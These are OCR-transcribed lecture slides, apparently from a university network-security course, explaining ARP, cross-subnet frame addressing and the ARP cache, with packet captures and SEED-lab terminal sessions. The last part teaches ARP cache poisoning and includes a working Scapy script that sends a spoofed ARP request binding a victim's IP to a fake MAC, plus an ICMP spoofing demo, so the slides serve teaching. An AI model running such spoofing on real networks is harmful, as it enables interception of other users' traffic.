
example: A wants to send datagram to B

- B's MAC address not in A's ARP table, so A uses ARP to find B's MAC address

1 A broadcasts ARP query, containing B's IP addr
- destination MAC address = FF-FF-FF-FF-FF-FF
- all nodes on LAN receive ARP query

ARP table in A

IP addr	MAC addr	TTL




ARP protocol in action

example: A wants to send datagram to B

- B's MAC address not in A's ARP table, so A uses ARP to find B's MAC address

ARP table in A

IP addr	MAC addr	TTL



2 B replies to A with ARP response, giving its MAC address


ARP protocol in action

example: A wants to send datagram to B

- B's MAC address not in A's ARP table, so A uses ARP to find B's MAC address

ARP table in A

IP addr	MAC addr	TTL
137.196.7.14	58-23-D7-FA-20-B0	500




3 A receives B's reply, adds B entry into its local ARP table

Routing to another subnet: addressing


walkthrough: sending a datagram from *A* to *B* via *R*

- focus on addressing – at IP (datagram) and MAC layer (frame) levels
- assume that:
  - A knows B's IP address
  - A knows IP address of first hop router, R (how?)
  - A knows R's MAC address (how?)




Routing to another subnet: addressing

- A creates IP datagram with IP source A, destination B
- A creates link-layer frame containing A-to-B IP datagram
  - R's MAC address is frame's destination




Routing to another subnet: addressing

- frame sent from A to R
- frame received at R, datagram removed, passed up to IP




Routing to another subnet: addressing

- R determines outgoing interface, passes datagram with IP source A, destination B to link layer
- R creates link-layer frame containing A-to-B IP datagram. Frame destination address: B's MAC address




Routing to another subnet: addressing

- R determines outgoing interface, passes datagram with IP source A, destination B to link layer
- R creates link-layer frame containing A-to-B IP datagram. Frame destination address: B's MAC address
- transmits link-layer frame




Routing to another subnet: addressing

- B receives frame, extracts IP datagram destination B
- B passes datagram up protocol stack to IP



ARP Request and Reply



Bottom line:

ARP was design to map the address of one protocol (Ethernet) to the address of another protocol (IP)

Example

ARP Request and Reply

```
7251 25.717822   Apple_7a:6a:e0          Broadcast        ARP     42 Who has 192.168.1.50? Tell 192.168.1.48
7252 25.740490   HTC_0a:a5:da            Apple_7a:6a:e0   ARP     42 192.168.1.50 is at 40:4e:36:0a:a5:da

▸ Frame 7251: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface en0, id 0
▾ Ethernet II, Src: Apple_7a:6a:e0 (8c:85:90:7a:6a:e0), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
  ▸ Destination: Broadcast (ff:ff:ff:ff:ff:ff)
  ▸ Source: Apple_7a:6a:e0 (8c:85:90:7a:6a:e0)
    Type: ARP (0x0806)
▾ Address Resolution Protocol (request)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    Sender MAC address: Apple_7a:6a:e0 (8c:85:90:7a:6a:e0)
    Sender IP address: 192.168.1.48
    Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
    Target IP address: 192.168.1.50
```

```
7251 25.717822   Apple_7a:6a:e0          Broadcast        ARP     42 Who has 192.168.1.50? Tell 192.168.1.48
7252 25.740490   HTC_0a:a5:da            Apple_7a:6a:e0   ARP     42 192.168.1.50 is at 40:4e:36:0a:a5:da

▸ Frame 7252: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface en0, id 0
▾ Ethernet II, Src: HTC_0a:a5:da (40:4e:36:0a:a5:da), Dst: Apple_7a:6a:e0 (8c:85:90:7a:6a:e0)
  ▸ Destination: Apple_7a:6a:e0 (8c:85:90:7a:6a:e0)
  ▸ Source: HTC_0a:a5:da (40:4e:36:0a:a5:da)
    Type: ARP (0x0806)
▾ Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: HTC_0a:a5:da (40:4e:36:0a:a5:da)
    Sender IP address: 192.168.1.50
    Target MAC address: Apple_7a:6a:e0 (8c:85:90:7a:6a:e0)
    Target IP address: 192.168.1.48
```

aka. ARP table

ARP Cache

ARP have a **cache**
→ it doesn't need to ask MAC address every time

Linux-based system:

- arp –n: show ARP cache
- arp –d: del an ARP entry

```
[11/08/20]seed@VM:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.102.20.1              ether   00:50:56:a8:64:ef   C                     ens33
10.102.20.3                      (incomplete)                              ens33
10.102.20.177            ether   00:50:56:a8:0e:77   C                     ens33
[11/08/20]seed@VM:~$ sudo arp -d 10.102.20.177
[11/08/20]seed@VM:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.102.20.1              ether   00:50:56:a8:64:ef   C                     ens33
10.102.20.3                      (incomplete)                              ens33
10.102.20.177                    (incomplete)                              ens33
[11/08/20]seed@VM:~$ ping -c 1 10.102.20.177
PING 10.102.20.177 (10.102.20.177) 56(84) bytes of data.
64 bytes from 10.102.20.177: icmp_seq=1 ttl=64 time=0.870 ms

--- 10.102.20.177 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.870/0.870/0.870/0.000 ms
[11/08/20]seed@VM:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.102.20.1              ether   00:50:56:a8:64:ef   C                     ens33
10.102.20.3                      (incomplete)                              ens33
10.102.20.177            ether   00:50:56:a8:0e:77   C                     ens33
[11/08/20]seed@VM:~$
```

Packet sniffing issue

Task: *Re-evaluate the Sniffing and Spoofing lab,*

Observe the difference of the following two commands and explain your observation.

- ping 1.2.3.4 (non-existing, not on the local network)
- ping 10.20.20.111 (non-existing, on local network – same **subnet**)


```
('Source IP : ', '10.102.20.177')
('Destination IP :', '1.2.3.4')
Spoofed Packet.........
('Source IP : ', '1.2.3.4')
('Destination IP :', '10.102.20.177')
Original Packet.........
('Source IP : ', '10.102.20.177')
('Destination IP :', '1.2.3.4')
```

Attacker (10.102.20.154)

```
[11/08/20]seed@VM:~$ ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
64 bytes from 1.2.3.4: icmp_seq=1 ttl=64 time=29.3 ms
64 bytes from 1.2.3.4: icmp_seq=2 ttl=64 time=22.1 ms
64 bytes from 1.2.3.4: icmp_seq=3 ttl=64 time=28.7 ms
64 bytes from 1.2.3.4: icmp_seq=4 ttl=64 time=26.6 ms
^C
--- 1.2.3.4 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 22.180/26.740/29.374/2.815 ms
[11/08/20]seed@VM:~$ ping 10.102.20.111
PING 10.102.20.111 (10.102.20.111) 56(84) bytes of data.
From 10.102.20.177 icmp_seq=1 Destination Host Unreachable
From 10.102.20.177 icmp_seq=2 Destination Host Unreachable
From 10.102.20.177 icmp_seq=3 Destination Host Unreachable
From 10.102.20.177 icmp_seq=4 Destination Host Unreachable
From 10.102.20.177 icmp_seq=5 Destination Host Unreachable
From 10.102.20.177 icmp_seq=6 Destination Host Unreachable
```

Victim (10.102.20.177)

ARP Cache Poisoning



Ideas


Goal: Poisoning the cache of the ARP.

Remind: ARP is a **stateless** protocol

How to cause ARP to update its cache?

➔ Sending out

1. ARP **Request**
2. ARP **Reply**
3. ARP **Gratuitous**



If ARP request/reply/gratitous come in ➔ **ARP cache will be updated!**

➔ **Idea: Spoofing ARP message**

- https://www.practicalnetworking.net/series/arp/gratuitous-arp/

Spoofing ARP messages

```
#!/usr/bin/python3

from scapy.all import *

E = Ether()
A = ARP()

pkt = E/A
sendp(pkt)
```

Each Field of Ether and ARP Classes

```
>>> ls(ARP)
hwtype     : XShortField                  = (1)
ptype      : XShortEnumField              = (2048)
hwlen      : FieldLenField                = (None)
plen       : FieldLenField                = (None)
op         : ShortEnumField               = (1)
hwsrc      : MultipleTypeField            = (None)
psrc       : MultipleTypeField            = (None)
hwdst      : MultipleTypeField            = (None)
pdst       : MultipleTypeField            = (None)
>>> ls(Ether)
dst        : DestMACField                 = (None)
src        : SourceMACField               = (None)
type       : XShortEnumField              = (36864)
```

ARP Poisoning Attack code example

```
#!/usr/bin/python3
from scapy.all import *

VM_TARGET_IP = "10.102.20.178"
VM_TARGET_MAC = "00:50:56:a8:1a:d3"
VICTIM_IP = "10.102.20.177"
FAKE_MAC = "aa:bb:cc:dd:ee:ff"

print("SENDING SPOOFED ARP REQUEST.... ..")

ether = Ether()
ether.dst = VM_TARGET_MAC
ether.src = FAKE_MAC

arp = ARP()
arp.psrc = VICTIM_IP
arp.hwsrc = FAKE_MAC
arp.pdst = VM_TARGET_IP
arp.op = 1
frame = ether/arp
sendp(frame)
```

Attacker IP: **102.102.20.154**
Target: **10.102.20.178 –** MAC: 00:50:56:a8:1a:d3
Victim IP: **10.102.20.177 –** MAC: 00:50:56:a8:0e:77

- Sending spoofed ARP request directly to Victim (Unicast)
- When the receiver A receives this, it is going to see that 10.102.20.177 is mapped to this fake MAC
  ➔ add to ARP cache.

```
Terminal
[11/08/20]seed@VM:~/.../sniff-and-spoof$ sudo python arp-spoofing.py
SENDING SPOOFED ARP REQUEST.... ..
.
Sent 1 packets.
```

Before

After

```
[11/08/20]seed@VM:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.102.20.1              ether   00:50:56:a8:64:ef   C                     ens33
10.102.20.177            ether   00:50:56:a8:0e:77   C                     ens33
[11/08/20]seed@VM:~$ arp -n
